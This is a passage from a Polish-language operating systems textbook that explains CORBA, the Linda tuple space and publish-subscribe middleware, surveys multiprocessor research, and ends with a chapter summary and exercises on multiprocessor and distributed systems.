Przeanalizujmy teraz trzeci paradymat. Zamiast mówić, że wszystko jest dokumentem albo wszystko jest plikiem, mówimy, że wszystko jest obiektem. *Obiekt* to kolekcja zmiennych, które są powiązane ze sobą zbiorem procedur dostępowych zwanych *metodami*. Procesy nie mają możliwości bezpośredniego modyfikowania zmiennych. Zamiast tego muszą one wywoływać metody.

Niektóre języki programowania, np. C++ i Java, są obiektowe, ale są to obiekty na poziomie języka, a nie obiekty fazy działania. Jednym z dobrze znanych systemów bazujących na obiektach fazy działania jest system *CORBA* (od ang. *Common Object Request Broker Architecture*) [Vinoski, 1997]. CORBA jest systemem klient-serwer, w którym procesy klienta na maszynie klienckiej mogą wywoływać operacje na obiektach umieszczonych na serwerach (serwery mogą być zdalne). System CORBA opracowano z myślą o heterogenicznych systemach działających na różnych platformach sprzętowych oraz systemach operacyjnych i programowanych w różnych językach. Aby klient na jednej platformie mógł wywołać serwer na innej platformie, klienci i serwery przedstawiają sobie obiekty *ORB* (od ang. *Object Request Brokers*), które pozwalają im się dopasować do wzajemnych wymagań. Obiekty ORB odgrywają istotną rolę w systemie CORBA. Nawet nazwa systemu pochodzi od nich.

Każdy obiekt CORBA jest zdefiniowany przez definicję interfejsu w języku *IDL* (od ang. *Interface Definition Language*), który informuje o tym, jakie metody obiekt eksportuje i jakich typów parametrów się spodziewa. Specyfikację IDL można wkomplilować w procedurę pośredniczącą klienta i zapisać w bibliotece. Jeśli proces klienta wie z góry, że będzie potrzebował dostępu do określonego obiektu, jest on łączony z kodem procedury pośredniczącej klienta należącym do obiektu. Specyfikację IDL można również wkomplilować do *namiastki procedury* (ang. *skeleton*) wykorzystywanej po stronie serwera. Jeśli nie wiadomo z góry, z których obiektów CORBA proces będzie chciał skorzystać, możliwe jest również dynamiczne wywoływanie, ale charakterystyka sposobu działania tego mechanizmu wykracza poza ramy tego opisu.


W momencie tworzenia obiektu CORBA jednocześnie tworzone jest odwołanie do niego i jest ono zwracane do procesu tworzącego. Odwołanie to określa, w jaki sposób proces identyfikuje obiekt dla kolejnych wywołań jego metod. Odwołanie można przekazać do innych procesów lub zapisać w katalogu obiektów.

W celu wywołania metody obiektu proces klienta musi najpierw uzyskać referencję do obiektu. Referencja albo może pochodzić bezpośrednio z procesu tworzącego, albo — co bardziej prawdopodobne — może być wyszukana według nazwy lub funkcji w jakimś katalogu. Kiedy referencja do obiektu jest już dostępna, proces klienta przetacza parametry do wywołań metody w odpowiednią strukturę, a następnie kontaktuje się ze strukturą ORB klienta. W odpowiedzi ORB klienta wysyła komunikat do ORB serwera, a ten wywołuje metodę obiektu. Cały mechanizm przypomina mechanizm RPC.

Obiekty ORB służą do ukrycia wszystkich szczegółów niskopoziomowej dystrybucji, a także szczegółów komunikacji z kodu klienta i serwera. W szczególności obiekty ORB ukrywają przed klientem lokalizację serwera. A także to, czy serwer jest programem binarnym, czy skryptem, na jakim sprzęcie i systemie operacyjnym działa serwer, czy obiekt jest obecnie aktywny oraz w jaki sposób dwa obiekty ORB komunikują się ze sobą (np. TCP/IP, RPC, współdzielona pamięć itp.).

W pierwszej wersji systemu CORBA protokół pomiędzy ORB klienta a ORB serwera nie był określony. W rezultacie każdy producent obiektu ORB używał innego protokołu. W związku z tym żadne dwa obiekty ORB nie mogły się ze sobą komunikować. W wersji 2.0 zdefiniowano protokół. Dla potrzeb komunikacji z internetem protokół nosi nazwę *IOP* (od ang. *Internet InterOrb Protocol*).

Aby w systemie CORBA było możliwe używanie obiektów, które nie zostały napisane dla systemu CORBA, każdy obiekt może być wyposażony w adapter obiektu. Jest to opakowanie obsługujące takie zadania, jak rejestracja obiektu, generowanie referencji obiektu oraz aktywacja obiektu, który został wywołany w czasie, gdy był nieaktywny. Rozmieszczenie poszczególnych części systemu CORBA pokazano na rysunku 8.35.



Rysunek 8.35. Główne elementy systemu rozproszonego bazującego na systemie CORBA; elementy systemu CORBA zostały wyróżnione szarym kolorem

Poważny problem z systemem CORBA polega na tym, że każdy obiekt jest umieszczony tylko na jednym serwerze. Oznacza to, że w przypadku obiektów intensywnie wykorzystywanych na komputerach klienckich na całym świecie wydajność będzie bardzo niska. W praktyce system CORBA funkcjonuje w sposób możliwy do przyjęcia tylko w systemach malej skali, nadaje się np. do łączenia procesów na jednym komputerze, w jednej sieci LAN lub w obrębie jednej firmy.

8.3.6. Warstwa middleware bazująca na koordynacji

Ostatni paradygmat dla systemu rozproszonego jest określany jako *warstwa middleware bazująca na koordynacji* (ang. *coordination-based middleware*). Omówimy go na przykładzie systemu Linda — akademickiego projektu badawczego, który dał początek całej dziedzinie.

Linda jest systemem komunikacji i synchronizacji opracowanym na Uniwersytecie Yale przez Davida Gelerntera oraz jego studenta Nicka Carriero [Carriero i Gelernter, 1986], [Carriero i Gelernter, 1989], [Gelernter, 1985]. W systemie Linda niezależne procesy komunikują się ze sobą za pośrednictwem abstrakcyjnej *przestrzeni krotek*. Przestrzeń krotek jest globalna dla całego systemu. Procesy na dowolnej maszynie mogą wstawiać krotki do przestrzeni krotek lub usuwać krotki z przestrzeni krotek, bez względu na to, jak lub gdzie zostały zapisane. Z punktu widzenia użytkownika przestrzeń krotek wygląda jak olbrzymia, globalna współdzielona pamięć, taka, z jaką mieliśmy do czynienia w różnych formach wcześniejszej (patrz rysunek 8.21(c)).

Krotka jest podobna do struktury w językach C lub Java. Składa się z jednego pola lub większej liczby pól, z których każde jest wartością pewnego typu i jest obsługiwane przez język bazowy (Linda jest zaimplementowana poprzez dodanie biblioteki do istniejącego języka, np. C). Dla biblioteki Linda w języku C do obsługiwanych typów pól należą liczby integer, long integer, liczby zmiennoprzecinkowe, a także typy złożone (włącznie z ciągami znaków) i strukturami (ale nie innymi krotkami). W odróżnieniu od obiektów, krotki są wyłącznie danymi, nie są z nimi związane żadne metody. Trzy przykłady krotek pokazano na listingu 8.1.

Listing 8.1. Trzy rodzaje krotek Linda

```
("abc", 2, 5)
("matr ix-1", 1, 6, 3.14)
("rodzina", "jest-siostra", "Stefania", "Roberta")
```

Dla krotek dostępne są cztery operacje. Pierwsza z nich, out, umieszcza krotkę w przestrzeni krotek; np. instrukcja:

```
out("abc", 2, 5);
```

umieszcza krotkę ("abc", 2, 5) w przestrzeni krotek. Pola operacji out są zwykle stałymi, zmiennymi lub wyrażeniami. I tak w instrukcji:

```
out("matr ix-1", i, j, 3.14);
```

powodującej wprowadzenie krotki z czterema polami, drugie i trzecie pole jest określone przez bieżące wartości zmiennych i i j.

Krotki można wyodrębniać z przestrzeni krotek za pomocą prymitywu in. Są one adresowane przez treść, a nie przez nazwę czy adres. Pola operacji in mogą być wyrażeniami lub parametrami formalnymi. Przeanalizujmy następujący przykład:

```
in("abc", 2, ?i);
```

Powyzsza operacja „przeszukuje” przestrzeń krotek, by znaleźć krotkę składającą się z ciągu "abc", liczby typu integer o wartości 2 oraz trzeciego pola zawierającego dowolną liczbę typu integer (przy założeniu, że liczba i jest typu integer). Jeśli szukana wartość zostanie znaleziona, jest usuwana z przestrzeni krotek, a do zmiennej i przypisana zostaje wartość trzeciego pola. Dopasowywanie i usuwanie to operacje atomowe, zatem kiedy dwa procesy uruchomią jednocześnie tę samą operację in, tylko dla jednego z nich zakończy się ona sukcesem, chyba że występują dwie lub więcej krotek spełniających kryteria. Przestrzeń krotek może nawet zawierać wiele kopii tej samej krotki.

Algorytm dopasowujący wykorzystywany w operacji `in` jest oczywisty. Pola prymitywu `in`, nazywane *szablonem*, są (pojęciowo) porównywane z odpowiadającymi im polami każdej krotki w przestrzeni krotek. Dopasowanie występuje, jeśli zostaną spełnione następujące trzy warunki:

1. Szablon i krotka mają tę samą liczbę pól.
2. Typy odpowiadających sobie pól są sobie równe.
3. Każda stała lub zmienna w szablonie odpowiada swojemu polu w krotce.

Parametry formalne, oznaczone za pomocą znaku zapytania, za którym występuje nazwa zmiennej lub typ, nie uczestniczą w dopasowywaniu (poza kontrolą typów), choć te, które zawierają nazwę zmiennej, są przypisywane po pomyślnym dopasowaniu.

Jeśli w przestrzeni krotek nie istnieje krotka spełniająca kryteria, proces wywołujący jest zawieszany do czasu, aż inny proces wstawi tam potrzebną krotkę. W tym czasie następuje wznowienie procesu wywołującego i otrzymuje on nową krotkę. Z faktu, że procesy się blokują i odblokowują automatycznie, wynika, że jeśli jeden proces ma zamiar wyprowadzić krotkę, a drugi chce jej użyć w roli wejścia, to kolejność wykonywania tych operacji nie ma znaczenia. Jedyna różnica polega na tym, że jeśli operacja `in` zostanie wykonana przed operacją `out`, to wystąpi pewne opóźnienie, zanim krotka będzie dostępna do usunięcia.

Fakt blokowania się procesów, w przypadku gdy potrzebna krotka jest niedostępna, można wykorzystać do wielu celów. Można jej użyć np. do zaimplementowania semaforów. W celu stworzenia semafora `S` lub wykonania na nim operacji `up` proces może uruchomić następującą instrukcję:

```
out("semafor S");
```

W celu wykonania operacji `down` należy wywołać następującą instrukcję:

```
in("semafor S");
```

Stan semafora `S` jest określony przez liczbę krotek ("semafor `S`") w przestrzeni krotek. Jeśli nie istnieje żadna krotka spełniająca kryterium, każda próba uzyskania jej spowoduje zablokowanie, aż jakiś proces dostarczy potrzebną krotkę.


Oprócz operacji `out` i `in` system Linda dysponuje także prymitywem `read`, który jest podobny do `in` — z wyjątkiem tego, że nie usuwa krotek z przestrzeni krotek. Dostępny jest również prymityw `eval`, który powoduje współbieżne obliczanie jego parametrów i umieszczenie wynikowej krotki w przestrzeni krotek. Mechanizm ten można wykorzystać do wykonywania dowolnych obliczeń. Właśnie w ten sposób w systemie Linda są tworzone procesy współbieżne.

Publikuj-subskrybij

Następny przykład modelu bazującego na koordynacji, zainspirowany przez system Linda, nosi nazwę *publikuj-subskrybij* [Oki et al., 1993]. Składa się on z szeregu procesów połączonych przez sieć rozgłoszeniową. Każdy proces może być producentem informacji, konsumentem informacji albo i drugim.

Kiedy producent informacji dysponuje nowymi informacjami (np. nową ceną), rozgłasza te informacje w sieci w postaci krotki. To działanie nazywa się *publikowaniem*. Każda krotka zawiera hierarchiczną linię tematu, zawierającą wiele pól oddzielonych kropkami. Procesy zainteresowane określonymi informacjami mogą dokonać *subskrypcji* określonych tematów. W polach tematów mogą również wykorzystywać symbole wieloznaczne. Subskrypcja jest wykonywana poprzez nakazanie szukania określonych tematów procesowi demona krotek działającemu na tym samym komputerze i monitorującemu opublikowane krotki.

Mechanizm publikuj–subskrybij jest implementowany w sposób pokazany na rysunku 8.36. Kiedy proces ma krotkę do opublikowania, rozgłasza tę informację w lokalnej sieci LAN. Demon krotek na każdym komputerze kopiuje wszystkie krotki rozgłoszeniowe do swojej pamięci RAM. Następnie bada linię tematu, aby sprawdzić, jakie procesy są nim zainteresowane, i przekazuje kopię do wszystkich, które są zainteresowane. Krotki mogą być również rozgłaszone przez sieć rozległą lub internet. W takim przypadku jeden komputer w każdej sieci LAN działa jako router informacyjny — zbiera wszystkie opublikowane krotki, a następnie przekazuje do innych sieci LAN, gdzie ponownie zostaną rozgłoszone. To przekazywanie może być również wykonane inteligentnie — krotka jest przekazywana do zdalnej sieci LAN tylko wtedy, gdy zdalna sieć LAN ma co najmniej jednego subskrybenta, który jest zainteresowany tą krotką. Realizacja tej funkcji wymaga wymiany informacji o subskrybentach pomiędzy routerami informacyjnymi.



Rysunek 8.36. Architektura publikuj–subskrybij

Można zaimplementować różne semantyki, włącznie z niezawodnym dostarczaniem i gwarantowanym dostarczaniem nawet w warunkach awarii. W tym ostatnim przypadku konieczne jest zapamiętanie starych krotek, na wypadek gdyby były potrzebne później. Jednym ze sposobów ich zapamiętania jest „podpięcie” do systemu bazy danych, który dokona subskrypcji wszystkich krotek. Można to zrobić poprzez opakowanie systemu bazy danych w adapterze. Dzięki temu istniejąca baza danych może działać w modelu publikuj–subskrybij. W miarę napływu krotek adapter przechwytuje je wszystkie i umieszcza w bazie danych.

Model publikuj–subskrybij, podobnie jak system Linda, całkowicie oddziela producentów od konsumentów. Czasami jednak trzeba się dowiedzieć, kto jeszcze jest dostępny w sieci. Informacje te można uzyskać poprzez opublikowanie krotki z pytaniem w następującej postaci: „Kto jest zainteresowany krotką x ?”. Odpowiedzi przychodzą w postaci krotek, które informują: „Ja jestem zainteresowany krotką x ”.

8.4. BADANIA DOTYCZĄCE SYSTEMÓW WIELOPROCESOROWYCH

Niewiele jest badań poświęconych systemom operacyjnym, które byłyby równie popularne jak procesory wielordzeniowe, systemy wieloprocesorowe czy systemy rozproszone. Oprócz bezpośrednich problemów mapowania funkcji systemu operacyjnego na system składający się z wielu rdzeni przetwarzania przedmiotem badań są synchronizacja i spójność oraz sposoby, aby systemy te działały szybciej i były bardziej niezawodne.

Celem niektórych badań jest zaprojektowanie nowych systemów operacyjnych od podstaw — w szczególności mają to być systemy przeznaczone do działania na sprzęcie wyposażonym w procesory wielordzeniowe. Przykładowo system operacyjny Corey rozwiązuje problemy wydajności spowodowane współdzieleniem struktur danych pomiędzy wiele rdzeni [Boyd-Wickizer et al., 2008]. Dzięki starannemu zaprojektowaniu struktur danych jądra w taki sposób, aby współdzielenie nie było potrzebne, można pozbyć się wielu wąskich gardel wydajnościowych. Podobnie Barreelfish [Baumann et al., 2009] to nowy system operacyjny, dla którego motywacją do powstania był z jednej strony szybki wzrost liczby rdzeni, a z drugiej — coraz większe zróżnicowanie sprzętu. W systemie zastosowano model systemu operacyjnego dla systemów rozproszonych — z modelem komunikacji bazującym na przekazywaniu komunikatów zamiast stosowania współużytkowanej pamięci. Z kolei inne systemy operacyjne są projektowane z akcentem na skalowalność i wydajność. Fos [Wentzlaff et al., 2010] to system operacyjny, który został zaprojektowany dla systemów w różnej skali — od małych (wielordzeniowych procesorów) po bardzo duże (chmury obliczeniowe). Z kolei NewtOS ([Hruby et al., 2012], [Hruby et al., 2013]) to nowy wieloserwerowy system operacyjny, którego celem jest zarówno niezawodność (ma modułowy projekt i wiele wyizolowanych komponentów bazujących na systemie Minix 3), jak i wydajność (która tradycyjnie była słabym punktem takich modułowych systemów wieloserwerowych).

Systemy wielordzeniowe to nie tylko nowe projekty. Autorzy pracy [Boyd-Wickizer et al., 2010] zajęli się próbą zbadania i wyeliminowania wąskich gardel, które napotkali podczas skalowania systemu Linux do działania na maszynie 48-rdzeniowej. Pokazali oni, że jeśli takie systemy zostaną uważnie zaprojektowane, mogą być skalowane bez problemów. [Clements et al., 2013] zbadali podstawową zasadę decydującą o tym, czy interfejs API może być zaimplementowany w sposób skalowalny. Wykazali, że jeśli operacje interfejsu mogą być zamienione na inne, to istnieje skalowalna implementacja tego interfejsu. Dzięki tej wiedzy projektanci mogą budować bardziej skalowalne systemy operacyjne.

W ostatnich latach prowadzono również liczne badania nad przystosowaniem dużych aplikacji do skalowania do środowisk wielordzeniowych i wieloprocesorowych. Jeden z przykładów skalowalnego silnika bazy danych opisano w pracy [Salomie et al., 2011]. W tym przykładzie sposobem na osiągnięcie skalowalności jest replikowanie bazy danych zamiast próby ukrycia współbieżnej natury sprzętu.

Debugowanie aplikacji współbieżnych jest bardzo trudne, a sytuacje wyścigu są niełatwwe do odtworzenia. W pracy [Viennot et al., 2013] pokazano sposób wykorzystania odtwarzania do wspomagania debugowania oprogramowania w systemach wielordzeniowych. [Lachaize et al.] opracował system profilowania pamięci dla systemów wielordzeniowych, natomiast w pracy [Kasikci et al., 2012] nie tylko zaprezentowano wnioski dotyczące wykrywania sytuacji wyścigu w oprogramowaniu, ale też pokazano, jak odróżnić dobre sytuacje wyścigu od złych.

Trzeba także wspomnieć o wielu badaniach poświęconych zmniejszeniu zużycia energii w systemach wieloprocesorowych. W publikacji [Chen et al., 2013] zaproponowano wykorzystanie pojemników mocy do dokładnego zarządzania mocą i energią.

8.5. PODSUMOWANIE

Dzięki zastosowaniu wielu procesorów systemy komputerowe mogą stać się szybsze i bardziej niezawodne. Istnieją cztery organizacje systemów zawierających wiele procesorów. Są to systemy wieloprocesorowe, wielokomputerowe, maszyny wirtualne oraz systemy rozproszone.

Każdy z wymienionych typów charakteryzuje się własnymi cechami oraz jest powiązany ze zbiorem określonych problemów.

System wieloprocesorowy składa się z dwóch lub większej liczby procesorów, które wspólnie wykorzystują pamięć RAM. Często te procesory składają się z wielu rdzeni. Rdzenie i procesory mogą być połączone za pomocą magistrali, przełącznika krzyżowego lub wielostopniowej sieci przełączników. Możliwe są różne konfiguracje systemów operacyjnych. Należą do nich przydelenie każdemu procesorowi własnego systemu operacyjnego, zastosowanie jednego nadziednego systemu operacyjnego i przypisanie reszcie roli systemów podrzędnych lub wykorzystanie symetrycznego systemu wieloprocesorowego, w którym istnieje jedna kopia systemu operacyjnego do uruchomienia na dowolnym procesorze. W tym drugim przypadku potrzebne są blokady do zapewnienia synchronizacji. Jeśli blokada nie jest dostępna, procesor może się zapętlić lub przeprowadzić przełączenie kontekstu. Dostępnych jest kilka algorytmów szeregowania, włącznie z podziałem czasu, podziałem miejsca oraz szeregowaniem zespołów.

Systemy wielokomputerowe także mają do dyspozycji dwa procesory lub więcej, ale każdy z tych procesorów wykorzystuje swoją prywatną pamięć. Procesory te nie współużytkują wspólnego obszaru pamięci RAM, dlatego komunikacja pomiędzy nimi przebiega dzięki przekazywaniu komunikatów. W niektórych przypadkach karta interfejsu sieciowego jest wyposażona we własny procesor. Wówczas w celu uniknięcia wyścigów należy uważnie zorganizować komunikację pomiędzy procesorem głównym a procesorem karty interfejsu. W komunikacji poziomu użytkownika w systemach wielokomputerowych często wykorzystuje się zdalne wywołania procedur, można jednak także skorzystać z rozproszonej pamięci współdzielonej. Problemem w tym przypadku jest równoważenie obciążenia procesów. Wykorzystuje się do tego algorytmy inicjowane przez nadawcę, przez odbiorcę oraz algorytmy licytacyjne.

Maszyny wirtualne pozwalają, aby pomimo istnienia jednego procesora lub dwóch procesorów użytkownik miał iluzję, że istnieje ich więcej, niż jest naprawdę. Dzięki temu można uruchomić wiele systemów operacyjnych lub wiele (niezgodnych ze sobą) wersji tego samego systemu operacyjnego jednocześnie na tym samym sprzęcie. Przy połączeniu tej technologii z projektem wielordzeniowym każdy komputer staje się potencjalnie dużym systemem wielokomputerowym na dużą skalę.

Systemy rozproszone są luźno związanymi ze sobą węzłami. Każdy węzeł jest kompletnym komputerem wyposażonym w pełny zbiór urządzeńewnętrznych oraz własny system operacyjny. Systemy te często działają na dużym obszarze geograficznym. Nad systemem operacyjnym często umieszczana jest warstwa middleware, która zapewnia jednolity interfejs dla aplikacji. Istnieją różne typy warstwy middleware. Mogą one bazować na dokumentach, plikach, obiektach oraz koordynacji. Do przykładów można zaliczyć sieć WWW oraz systemy CORBA, Linda i Jini.

PYTANIA

1. Czy system grup dyskusyjnych USENET lub projekt SETI@home można uznać za systemy rozproszone? (System SETI@home wykorzystuje kilka milionów komputerów osobistych do analizowania danych z teleskopu radiowego w celu poszukiwania inteligencji pozaziemskich). Jeśli tak, to w jaki sposób można je powiązać z kategoriami opisanyymi na rysunku 8.1?
2. Co się stanie, jeśli trzy procesory w systemie wieloprocesorowym spróbują uzyskać dostęp do dokładnie tego samego słowa pamięci w tym samym momencie?
3. Ile procesorów potrzeba do nasycenia magistrali działającej z częstotliwością 400 MHz, jeśli procesor wydaje jedno żądanie dostępu do pamięci w każdej instrukcji, a komputer

działa z szybkością około 200 MIPS? Założmy, że odwołanie do pamięci wymaga jednego cyklu magistrali. Rozwiąż ten problem jeszcze raz dla systemu, w którym stosowane są pamięci podręczne, a współczynnik trafień do pamięci podręcznej wynosi 90%. Jaki współczynnik trafień do pamięci podręcznej byłby potrzebny, aby magistralę mogły współdzielić 32 procesory i aby jej nie przeciążyły?

4. Przypuśćmy, że przewód łączący przełącznik 2A i przełącznik 3B w sieci omega z rysunku 8.5 został przerwany. Od których węzłów które węzły zostaną odseparowane?
5. W jaki sposób jest wykonywana obsługa sygnałów w modelu z rysunku 8.7?
6. W przypadku wywołania systemowego w modelu z rysunku 8.8 problem musi być rozwiązany natychmiast po wystąpieniu pułapki, która nie występuje w modelu z rysunku 8.7. Jaka jest natura tego problemu i jak można go rozwiązać?
7. Przepisz kod wejścia do obszaru krytycznego z rysunku 2.15, wykorzystując czyste wywołanie read w celu zmniejszenia obciążenia powodowanego przez instrukcję TSL.
8. Wielordzeniowe procesory zaczynają się pojawiać w konwencjonalnych komputerach desktop i laptopach. Niedługo można się spodziewać komputerów desktop wyposażonych w kilkadziesiąt lub kilkaset rdzeni. Jedną z możliwości wykorzystania tej mocy obliczeniowej jest zrównoleglenie standardowych aplikacji desktop, takich jak edytory tekstu lub przeglądarki WWW. Innym możliwym sposobem wykorzystania mocy obliczeniowej wielu rdzeni jest zrównoleglenie usług oferowanych przez system operacyjny — np. przetwarzania TCP — oraz powszechnie używanych usług bibliotecznych — np. bezpiecznych funkcji bibliotecznych *http*. Które podejście wydaje się bardziej obiecujące? Dlaczego?
9. Czy do uniknięcia sytuacji wyścigu w systemie operacyjnym SMP konieczne są obszary krytyczne w sekcjach kodu, czy też muteksy w odniesieniu do struktur danych równie dobrze spełnią swoje zadanie?
10. W przypadku użycia instrukcji TSL do synchronizacji systemu wieloprocesorowego blok pamięci podręcznej zawierający muteks będzie wielokrotnie przesyłany pomiędzy procesorem będącym w posiadaniu blokady a procesorem żądającym jej (jeśli oba te procesory będą korzystały z bloku). W celu zredukowania ruchu na magistrali procesor żądający blokady wykonuje jedną instrukcję TSL co 50 cykli magistrali. Natomiast procesor posiadający blokadę zawsze sięga do bloku pamięci podręcznej pomiędzy instrukcjami TSL. Jaki fragment pasma magistrali jest zużywany na przesyłanie bloku pamięci podręcznej, jeśli składa się on z 16 32-bitowych słów, z których każde wymaga do transferu jednego cyklu magistrali, a magistrala działa z szybkością 400 MHz?
11. W tekście tego rozdziału zasugerowano, że pomiędzy wywołaniami instrukcji TSL do odpytywania o blokadę jest wykorzystywany algorytm wykładniczego cofania binarnego. Sugerowano również, aby pomiędzy kolejnymi pytaniami było jak największe opóźnienie. Czy algorytm działałby prawidłowo, gdyby nie zastosowano maksymalnego opóźnienia?
12. Przypuśćmy, że nie mamy do dyspozycji instrukcji TSL do synchronizacji systemu wieloprocesorowego. Zamiast niej jest dostępna inna instrukcja — SWP — która atomowo wymienia zawartość rejestru ze słowem w pamięci. Czy można to wykorzystać w celu wykonania synchronizacji systemu wieloprocesorowego? Jeśli tak, jak to można zrobić? A jeśli nie, dlaczego to nie działa?
13. Twoim zadaniem jest obliczenie, w jakim stopniu blokada pętlowa obciąża magistralę. Wyobraź sobie, że procesor wykonuje kolejne instrukcje co 5 ns. Po wykonaniu instrukcji

wykonywane są wszystkie cykle magistrali potrzebne np. do realizacji instrukcji TSL. Każdy cykl magistrali zajmuje dodatkowe 10 ns ponad czas wykonywania instrukcji. Jaką część pasma magistrali zużyje proces, który próbuje wejść do obszaru krytycznego za pomocą pętli TSL? Przypuśćmy, że działa normalne buforowanie, w związku z czym pobranie instrukcji wewnętrz pętli nie zużywa żadnych cykli magistrali.

14. Szeregowanie bazujące na powinowactwie (ang. *affinity scheduling*) redukuje liczbę chybionych odwołań do pamięci podręcznej. Czy redukuje ono również liczbę chybionych odwołań do bufora TLB? A co z błędami braku stron?
15. Ile wynosi średnica sieci wewnętrznej dla każdej topologii z rysunku 8.16? Dla potrzeb rozwiązania tego problemu potraktuj wszystkie przeskoki (host – router i router – router) tak samo.
16. Rozważmy topografię podwójnego torusa z rysunku 8.16(d), ale rozszerzonego do rozmiaru $k \times k$. Ile wynosi średnica sieci? *Wskazówka:* traktuj nieparzyste k inaczej niż parzyste.
17. W roli metryki możliwości sieci wewnętrznej często wykorzystuje się tzw. przepustowość przepołowienia (ang. *bisection bandwidth*). Oblicza się ją poprzez usunięcie minimalnej liczby łącz, które dzielą sieć na dwie jednostki o równych rozmiarach. Następnie dodaje się do siebie przepustowości usuniętych łącz. Jeśli istnieje wiele możliwości dokonania podziału, przepustowość przepołowienia stanowi podział o minimalnej przepustowości. Ile wynosi przepustowość przepołowienia dla sieci wewnętrznej składającej się z sześciadanu $8 \times 8 \times 8$, jeśli każde łącze ma przepustowość 1 Gb/s?
18. Rozważmy przykład systemu wielokomputerowego, w którym interfejs sieciowy działa w trybie użytkownika. W związku z tym przejście ze źródłowej pamięci RAM do docelowej pamięci RAM wymaga tylko trzech operacji kopiowania. Założmy, że przeniesienie 32-bitowego słowa na kartę interfejsu sieciowego lub z karty interfejsu sieciowego zajmuje 20 ns oraz że sama sieć pracuje z szybkością 1 Gb/s. Jakie byłoby opóźnienie przesłania 64-bajtowego pakietu od źródła do miejsca docelowego, gdyby można było zignorować czas kopiowania? A jakie byłoby ono z uwzględnieniem czasu kopiowania? Rozważmy teraz przypadek, w którym są potrzebne dwie dodatkowe operacje kopiowania — do jądra, po stronie nadawczej, oraz z jądra, po stronie odbiorczej. Jakie jest opóźnienie w tym przypadku?
19. Rozwiąż powyższy problem jeszcze raz dla przypadku trzech kopii i pięciu kopii, ale tym razem oblicz przepustowość zamiast opóźnienia.
20. Podczas przesyłania danych z pamięci RAM do interfejsu sieciowego można korzystać z mechanizmu przypinania stron. Założmy, że wywołania systemowe do przypięcia i odpięcia strony zajmują po $1 \mu\text{s}$ każda. Kopiowanie zajmuje 5 bajtów/ns przy użyciu DMA, ale 20 ns/bajt przy użyciu programowanego wejścia-wyjścia. Jaka powinna być wielkość pakietu przed przypięciem strony? Czy w tym przypadku warto stosować DMA?
21. Podczas pobierania procedury z jednego komputera i umieszczania jej na drugim komputerze w celu umożliwienia wywołania przez RPC mogą wystąpić pewne problemy. W tekście tego rozdziału wskazaliśmy cztery z nich: wskaźniki, nieznane rozmiary tablic, nieznane typy parametrów oraz zmienne globalne. Nie powiedzieliśmy, co się zdarzy, jeśli (zdalna) procedura uruchomi wywołanie systemowe. Jakie problemy może to spowodować i co można zrobić, aby sobie z nimi poradzić?
22. Kiedy wystąpi błąd braku strony w systemie DSM, trzeba znaleźć potrzebną stronę. Wymień dwa możliwe sposoby wyszukiwania strony.

23. Rozważmy problem alokacji procesora z rysunku 8.24. Przypuśćmy, że proces *H* został przeniesiony z węzła 2 do węzła 3. Jaka jest teraz całkowita waga zewnętrznego ruchu?
24. Niektóre systemy wielokomputerowe umożliwiają migrację działających procesów pomiędzy węzłami. Czy wystarczy zatrzymać proces, zamrozić jego obraz pamięci, a następnie przenieść proces do innego węzła? Wymień dwa nietrywialne problemy, które trzeba rozwiązać, aby ten mechanizm zadziałał.
25. Dlaczego istnieje ograniczenie długości kabla w sieci Ethernet?
26. Na rysunku 8.26 trzecia i czwarta warstwa zostały oznaczone „Warstwa pośrednia” i „Aplikacja” na wszystkich czterech komputerach. Pod jakim względem są one takie same na wszystkich platformach, a pod jakim różnią się pomiędzy sobą?
27. Na rysunku 8.29 wyszczególniono sześć różnych typów usług. Jaki typ usług jest najbliższyszy dla każdej z poniższych aplikacji?
 - (a) Wideo na żądanie przez internet.
 - (b) Pobieranie strony WWW.
28. Nazwy DNS mają strukturę hierarchiczną, np. *cs.uni.edu* lub *sales.generalwidget.com*. Spójaniem utrzymania bazy DNS byłoby stworzenie jednej centralnej bazy danych. Nie robi się tego jednak, ponieważ otrzymywałaby ona zbyt wiele żądań w ciągu sekundy. Zaproponuj sposób utrzymania bazy danych DNS w praktyce.
29. Podczas omawiania sposobów przetwarzania adresów URL w przeglądarce powiedziano, że połączenia są wykonywane w porcie 80. Dlaczego?
30. Migracja maszyn wirtualnych może być łatwiejsza od migracji procesów, ale w dalszym ciągu może stwarzać trudności. Jakie problemy mogą się pojawić podczas migracji maszyny wirtualnej?
31. Kiedy przeglądarka pobiera stronę WWW, najpierw nawiązuje połączenie TCP w celu pobrania tekstu strony (w języku HTML). Następnie zamkna połączenie i analizuje stronę. Jeśli na stronie są rysunki lub ikony, to nawiązuje oddzielne połączenie TCP w celu ich pobrania. Zaproponuj dwa alternatywne projekty poprawiające wydajność takiego systemu.
32. Kiedy używa się semantyki sesji, prawda jest, że zmiany w pliku są zawsze widoczne dla procesu wykonującego zmiany i nigdy nie są widoczne dla procesów na innych komputerach. Pozostaje jednak otwartą kwestią to, czy zmiany powinny być natychmiast widoczne dla innych procesów na tym samym komputerze. Podaj argumenty przemawiające za każdym z rozwiązań.
